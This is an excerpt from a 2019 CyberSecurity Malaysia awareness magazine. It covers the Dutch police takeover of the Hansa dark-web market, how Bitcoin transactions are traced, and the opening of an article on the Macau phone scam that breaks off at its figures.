CyberSecurity MALAYSIA

www.cybersecurity.my

eSecurity

The First Line of Digital Defense Begins with Knowledge

Vol 47 - (2/2019)

Secure Your Mobile Wallet For Fuel Retail Apps

TikTok & Security Risks

e-Sukan, Satu Ketagihan atau Kerjaya

"Technology is nothing. What's important is that you have a faith in people, that they're basically good and smart, and if you give them tools, they will do wonderful things with them"

Steve Jobs

ISSN 1985-1995

Your **cyber safety** is our **concern**

Securing Our Cyberspace

CyberSecurity Malaysia is the national cybersecurity specialist and technical agency committed to provide a broad range of cybersecurity innovation-led services, programmes and initiatives to help reduce the vulnerability of digital systems, and at the same time strengthen Malaysia's self-reliance in cyberspace. Among specialised cyber security services provided are Cyber Security Responsive Services; Cyber Security Proactive Services; Outreach and Capacity Building; Strategic Study and Engagement, and Industry and Research Development.

For more information, please visit
www.cybersecurity.my

For general inquiry, please email to
info@cybersecurity.my

Stay connected with us on
www.facebook.com/CyberSecurityMalaysia and
www.twitter.com/cybersecuritymy

MINISTRY OF COMMUNICATIONS AND MULTIMEDIA MALAYSIA

CyberSecurity MALAYSIA

CyberSecurity Malaysia
(726630-U)

Level 7, Tower 1,
Menara Cyber Axis,
Jalan Impact,
63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

T: +603 - 8800 7999
F: +603 - 8008 7000
E: info@cybersecurity.my

Customer Service Hotline:
1 300 88 2999
www.cybersecurity.my

WELCOME MESSAGE FROM THE CEO OF CYBERSECURITY MALAYSIA

Dear Readers,

Secured and safe cyber space require us to work collaboratively across government, agencies, industry and schools to expose Malaysian families to guidelines, tools, tips and resources to benefit from today's connected technology. People should be attentive and concern about potential security risks as we experience growing trends in technology and social media applications.

Currently, children and teenagers enjoy various fun-play applications on the Internet and mobile applications. TikTok is one particular application that is gaining numbers of subscribers. This application involves a lip-syncing method that enables user to create a 60-second lip sync and funny sketch video. Subsequently, users share their videos on social media platforms worldwide and build their own community. The act of posting on social media platforms eventually expose user's personal information. In the article entitled **"TikTok And Security Risks"**, readers are able to identify its risks and learn useful security tips.

"Secure Your Mobile Wallet's Fuel Retail App" also featured in this edition, as mobile wallet is now in demand. Transactions at petrol station are a lot faster and users do not need to queue anymore. Mobile wallet is undeniably more convenient and faster. Yet, users need to be aware of its security aspects. This article discussed about the potential threats of mobile wallet and users preventive measures. In addition, there are various valuable cyber related articles for your good reading such as **"Cyber Threat Intelligence: In Need Or In Trend", "e-Sukan, Satu Ketagihan atau Kerjaya"** and many others.

Once again, I would like to thank all authors for their valuable knowledge sharing and continuous support towards our goal of creating a safe and secured cyber space. As we foresee greater challenges ahead, we look forward to collaborating with our industry partners to accomplish a healthy cyber environment. Approaching 2020, we would like to wish our readers a prosperous and joyous new year. May everyone celebrate a blessed and Happy New Year.

Thank you and warmest regards.

Dato' Ts. Dr. Haji Amirudin Bin Abdul Wahab
Chief Executive Officer, CyberSecurity Malaysia

EDITORIAL BOARD

READERS' ENQUIRY
Outreach and Corporate Communications, Level 7, Tower 1, Menara Cyber Axis, Jalan Impact, 63000 Cyberjaya, Selangor Darul Ehsan, Malaysia.

PUBLISHED AND DESIGNED BY
CyberSecurity Malaysia,
Level 7, Tower 1, Menara Cyber Axis,
Jalan Impact, 63000 Cyberjaya,
Selangor Darul Ehsan,
Malaysia.

TABLE OF CONTENTS

Real Case Scenario – How Law Enforcement Agencies Beat Deep Web Crime

By | Engku Azlan bin Engku Habib

Police in the Netherlands have an in-depth success story of bringing down a drug market from the Dark Web. This has shown the world that criminals cannot really hide in the realm of the Dark Web and get away with crime.

Efforts of combating Dark Web crime have previously involved firefighting methods. Authorities would hunt down administrators of Dark Web sites selling contraband and shut down the sites. But in a matter of days, sellers and buyers would simply migrate to the next dark-web market on the list.

This approach does not resolve the problem at all but only halts business for a few days. To put this to an end, the Dutch police made an elaborate plan to take down the popular Dark Web market Hansa in 2016. Thus Operation Bayonet was conceived.




Figure 1: Screenshot of HANSA Market [https://www.deepwebsiteslinks.com/hansa-market-url/]




Figure 2: Another screenshot of HANSA Market [https://www.deepwebsiteslinks.com/hansa-market-url/]

Two Dutch National High Tech Crime Unit (NHTCU) officers described their 10-month investigation into Hansa, once the largest dark-web market in Europe. At its peak, Hansa's 3,600 dealers offered more than 24,000 drug product listings, from cocaine to MDMA to heroin, as well as a smaller trade in fraud tools and counterfeit documents.

During the Operation, Dutch investigators not only identified the two alleged administrators of Hansa's black market operations in Germany but went on to confiscate the two suspects' accounts and take full control of the site itself.

The NHTCU officers described how they analysed Hansa's buyers and sellers, discreetly altered the site's code to grab more identifying information of those users, and even tricked dozens of anonymous Hansa sellers into opening beacon files on their computers that revealed their locations.

Operation Bayonet is one of the most successful blows to the Dark Web in its short history: millions of dollars' worth of confiscated bitcoins, over a dozen arrests, a count of the site's top drug dealers, and a vast database of Hansa user information that authorities say should haunt anyone who bought or sold on the site during its last month online.

By secretly seizing control of Hansa rather than merely unplugging it from the Internet, Officer Marinus Boekelo says he and his Dutch police colleagues aimed not only to uncover more about Hansa's unsuspecting users but to also disrupt trust in the system of Dark Web drug and other contraband business.

The operation was assisted by US and German LEA. However, neither the US Department of Justice nor the German Federal Criminal Police Office wanted to share information regarding Operation Bayonet.

The Hansa investigation started with a tip obtained by NHTCU. A security company's researchers believed they had found a Hansa server in the Netherlands data centre of a web-hosting firm.

Boekelo explained that the security firm had somehow found Hansa's development server, a version of the site where new features were tested before live deployment. Although the live Hansa site was protected by Tor, the development server had in some way been exposed online. This is how the security firm discovered it and recorded its IP address.

The Dutch police quickly contacted the web host, demanded access to its data centre and installed network-monitoring equipment that allowed them to record all traffic to and from the machine. They immediately found that the development server was connected to a Tor-protected server at the same location that ran Hansa's live site as well as a pair of servers in another data centre in Germany. Police then made a copy of each server's entire drive, including records of every transaction performed in Hansa's history and every conversation that took place through its anonymized messaging system.

The data interception itself did not expose any of the site's vendors or administrators because all Hansa visitors and admins used pseudonyms. Also, sites protected by Tor can only be accessed by users running Tor, thus anonymizing users' web connections too.

After investigating all server contents, police found a major clue. One of the German servers contained the two alleged founders' chat logs on the IRC. The conversations stretched back years and amazingly included both admins' full names and one's home address.

Hansa's two suspected admins, the Dutch cops had discovered, were in Germany—a 30-year-old man in the city of Siegen and a 31-year-old in Cologne. NHTCU contacted German authorities to request the suspects' arrest and extradition but discovered the pair were already under German police observation and investigation for the creation of Lul.to, a site selling pirated e-books and audiobooks.

NHTCU planned a joint operation with German police. The German police would arrest their suspects for e-book piracy and then secretly take over Hansa without tipping off the market's users. This would ensure they could gather more information regarding the users, especially for determining the identities of the drug sellers.

Interestingly, the Hansa servers the Dutch police were watching suddenly went inactive. NHTCU suspected that their copying of the servers somehow alerted the site's admins. As a result, they might have moved the market to another Tor-protected location and so NHTCU met a stumbling block.

Finally, in April 2017 NHTCU found a lead. The alleged administrators had made a bitcoin payment from an address that had been included in those same IRC chat logs. Using the blockchain analysis software Chainalysis, the police could see that the payment went to a bitcoin payment provider with an office in the Netherlands. NHTCU proceeded to send legal paperwork to that bitcoin payment firm to share the information and identified the recipient of that transaction as another hosting company in Lithuania.

Luckily, the FBI contacted NHTCU informing that they had located one of the servers for AlphaBay, the world's most popular dark-web drug market at the time in the Netherlands. The FBI wanted to close down its operation.

NHTCU expected that after AlphaBay was shut down, its users would go searching for a new marketplace. If the plan worked, AlphaBay's users would migrate to Hansa, which was already under police control.

The Dutch police proceeded by sending a pair of agents to the Lithuanian data centre, taking advantage of the two countries' mutual legal assistance treaty. On June 20, in a carefully timed move designed to catch the two German suspects red handed, the German police raided the two men's homes, arrested them and seized their computers with their hard drives unencrypted. The Germans then informed the Dutch police, who immediately began the migration of all of Hansa's data to a new set of servers under full police control in the Netherlands.

The German police managed to force the two men to hand over their account credentials, including to the Tox peer-to-peer chat system they had used to communicate with the site's four moderators. After three days, Hansa was fully migrated to the Netherlands and under Dutch police control. No users or moderators noticed the change.

The Dutch police then went on to put Hansa's users under heavy surveillance. They rewrote the site's code to log every user's password rather than store them as encrypted hashes.

They tweaked a feature designed to automatically encrypt messages with users' PGP keys so it would secretly log each message's full text before encrypting it. In many cases, this allowed

police to capture buyers' home addresses as they sent the information to sellers. The site had been set up to automatically remove metadata from photos of products uploaded to the site. Police also altered that function so it would first record a copy of the image with metadata intact. That enabled them to pull geolocation data from many photos that sellers had taken of their illegal ware.




Figure 3: Screenshot of HANSA Market under Dutch police control

The Dutch police also staged a fake server technical glitch that deleted all photos from the site, forcing sellers to re-upload them, giving Dutch authorities another chance to capture the metadata. With this move it was possible to obtain the geolocation coordinates of more than 50 dealers.

The NHTCU went further by tricking users into downloading and running a homing beacon. Hansa (under NHTCU control) offered sellers a file to serve as a backup key, designed to let them recover bitcoin up to 90 days even if the sites were to go down. The NHTCU replaced that harmless text document with a carefully crafted Excel file. When a seller opened it, their device would connect to a unique URL, revealing the seller's IP address to the police; 64 sellers fell for the trap.

NHTCU analysts studied the logs of real admins' conversations with their moderators and the site's users long enough to convincingly impersonate them. A whole team of officers took turns impersonating the two admins, so when disputes between buyers and sellers escalated beyond the moderators' authority, NHTCU agents were ready to deal with them.

As soon as AlphaBay was taken in early July 2017, drug buyers became impatient and more than 5,000 users flocked to Hansa a day, eight times the normal registration rate, said NHTCU.

After 27 days and about 27,000 transactions, the NHTCU believed they had enough information to arrest and prosecute. NHTCU unplugged Hansa, replacing the site with a seizure notice and a link to NHTCU's own Tor site showing a list of identified and arrested dark-web drug buyers and sellers.

In short, the Dutch police obtained at least some data on 420,000 users, including at least 10,000 home addresses. The data was turned over to Europol to be distributed to other police agencies around Europe and the world. Since the takedown, a dozen of Hansa's top vendors has been arrested.

Dutch police also seized 1,200 bitcoins from Hansa, worth about $12 million. Since Hansa used the bitcoin multi-signature transaction function to protect funds from police seizure, the confiscation was only possible because the NHTCU had taken over the site and sabotaged its code to disable the feature during Hansa's last month online.

The shutting down of Hansa had a stern impact on the remaining users, who did not show up immediately on other drug selling Tor sites like Dream Market. If they did, they recreated their online identities thoroughly enough to escape recognition.

References

1. *https://www.wired.com/story/hansa-dutch-police-sting-operation/*

2. *https://www.europol.europa.eu/newsroom/news/massive-blow-to-criminal-dark-web-activities-after-globally-coordinated-operation*

3. *https://thenextweb.com/the-next-police/2018/08/07/police-drugs-online-darkweb/*

4. *https://socialmediadna.org/1454-2/*

Tracing Cryptocurrency

By | Engku Azlan bin Engku Habib

Cryptocurrency and Bitcoin in particular is not considered 100% private. At some point, users may use Bitcoin to purchase products or services that require the buyer's identification due to regulations (e.g. KYC – Know Your Client). They may have to provide the same information during exchanges, for generating Bitcoin wallets or to accept Bitcoin from someone else. Unless a user is very prudent from the start, it is possible to determine his/her identity.

Among the most basic and common ways Bitcoin users can expose their identity are:

1. Carelessness

The classic tell-tale source of exposure is own carelessness. Using and exposing Bitcoin addresses unnecessarily will permanently cast a transaction in the Blockchain where it is shared in thousands of Bitcoin blockchain nodes. Here, transactions are virtually impossible to delete.

2. Identifying IP Addresses

Contrary to popular belief, using TOR does not really obscure IP addresses; they are just harder to identify. Other methods should be used for extra anonymity.

When a Bitcoin user generates and sends a transaction from their computer, the transaction is sent for confirmation to other Bitcoin miners who take part in the Bitcoin protocol [3]. Every miner that receives a transaction also logs the IP it came from.

If an authority gets hold of enough logs of IPs from different miners, they can compare these to the timestamp of when a signal reached a given machine and use this to extrapolate the geographical location of a transaction sender. In a worst-case scenario it may be possible to narrow down the search area to a block or town, and even perhaps an exact house or apartment number.

Using exchanges that hold many hundreds of thousands of Bitcoin addresses at any given moment and that keep changing them regularly makes it harder to trace IP addresses. However, as most exchanges (depending on the country) necessitate keeping logs of IPs, past addresses and transactions as required by law, such information can again be subpoenaed and analysed.

3. Transaction Graph

The most advanced method, the transaction graph, encompasses tracking the blockchain itself in great detail.

At the very least, Bitcoin users should use a new address with every transaction to increase privacy. Thus, when sending amount X from address A to address B, it is recommended for the sender to also have an address C generated to which leftover funds from address A are sent.

The transaction graph takes this into account. If a transaction has more than one input address, it is logical to assume that those addresses belong to the same person or group. If a transaction has multiple outgoing addresses, it is assumed that the address that has never appeared in the blockchain before is the leftover address – the one to which you send whatever was left from the first address after sending to the originally intended one. If we then take into account the human tendency to use whole numbers, it is reasonable to conclude that if a transaction contains a whole amount of BTC to one address and a fractional amount to another (e.g. 2 BTC vs 1.5379824792878972 BTC), the latter is probably the leftover and the former is the recipient.




Figure 1: Example of Bitcoin transaction

To exactly identify transactors, an investigator must remove the unknown from the equations of interest. This is done by replacing addresses in the graph with known entities.

As an example, various online shops accept Bitcoin only on one address that remains fixed over time. The same goes for various organizations accepting donations. Forum users sometimes have their Bitcoin address in their signature or e-mail signature.

Imagine user A purchased a limited edition T-shirt with Bitcoin from seller B. If someone else (user C) knows that only one shop sells this T-shirt and combines the purchase price of the T-shirt with the estimated time of purchase and the shop's BTC address, C can easily find A's address. Thus A's identity can be forever detectable in the blockchain. Further along in the future, if anyone ever needs to find something out, they can use this method as a starting point and unravel A's transactional history.

By combining these three methods, authorities have identified and caught the owner of Silkroad – a notorious black market of drugs, weapons and other contraband.

4. Dedicated Bitcoin Tracking Software/ Service

It has been reported that the US Internal Revenue Service (IRS) has engaged the company Chainanalysis to trace the movement of money through Bitcoin economy.

"This is necessary to identify and obtain evidence on individuals using bitcoin to either launder money or conceal income as part of tax fraud or other Federal crimes." – IRS

The IRS is also very interested in obtaining and analysing information on cryptocurrency exchanges.

From the evidence above, it can be ascertained that Bitcoin is not private and is only partially anonymous. The most anonymous cryptocurrency right now is Monero, closely followed by Dash, ZCash, Verge, Vertcoin, and soon Ether.

Bitcoin transactions are easy to follow, but even if they are not, trying to ban cryptocurrency directly would not hinder the use of Bitcoin or other cryptocurrencies. It would be driven underground where all the people using them thus far would just continue to do so.

Steps taken by most governments that allow the usage of cryptocurrencies in their countries, such as KYC, registration of exchanges, tax reporting, etc. are greatly welcome. These are among the measures that can be beneficial for both governments and cryptocurrency users and need to be reviewed and updated regularly.

References

1. https://bitfalls.com/2017/09/18/anonymous-cryptocurrencies-like-bitcoin/

2. https://www.coindesk.com/irs-using-bitcoin-tracking-software-since-2015/

Macau Scam

By | Mohamad Hafiz bin Rahman, Muhammad Fadzlan bin Zainal, Hafizah binti Che Hasan, Zainurrasyid bin Abdullah & Abdul Wafi bin Abdul Rahman

Introduction

A scam can be described as a fraudulent scheme carried out by a dishonest person, group, or business in an effort to obtain cash or other valuables. Scams traditionally work by tricks on trust, whereby a person pretends to be a skilled or authoritative individual. In a digital era, a new form of scam has appeared that is now a common Internet issue. The Macau Scam is a sort of financial scam affecting Malaysia. It involves telephone calls from individuals disguising themselves as officers from the Royal Malaysian Police (PDRM), Bank Negara Malaysia (BNM), the Malaysian Anti-Corruption Commission (SPRM), or other agencies. A syndicate contacts victims and makes up stories about the victims having been involved in cases such as money laundering, theft or credit card fraud. They will then ask the victims to transfer money into the syndicate's bank account to resolve the case or problem.

Macau Scam

Taiwanese and Chinese syndicates run the Macau Scam using Hong Kong international and local calls as well as local Malaysian bank accounts to collect money from the victims' accounts. Before being sent overseas through money changer services, the money is converted into cash. This technique known as Voice Phishing involves communication using the Voice over Internet Protocol (VoIP) that allows callers to place any phone number to trick victims (Figure 1).

Cases of online fraud are rampant, making up nearly 72% of complaints reported to the Malaysian Computer Emergency Response Team (MyCERT) so far this year. Of the 5,507 complaints of computer security incidents received by the government agency from January 2019 to July 2019, 3,973 (72.14%) were related to online fraud ranging from the Macau Scam to illegal investments. Net losses from cybercrime or online fraud in Malaysia have reached RM309.67 million for the period between January and July this year.

According to 2018 statistics released by the Commercial Crime Investigation Department (JSJK), the Royal Malaysian Police (PDRM), total losses from the Macau Scam increased 55.5% nationwide compared to 2017. This increase involved losses of more than RM224.6 million in 4,965 cases recorded compared to the previous year with RM99.9 million in 4,178 cases due to the Macau Scam. Figure 1 shows the Macau Scam modus operandi.




Figure 1: Macau scam modus operandi

Scam Techniques Using VoIP

Figure 2 shows three common scam techniques that use VoIP.




Figure 2: Three-way scam techniques using VoIP

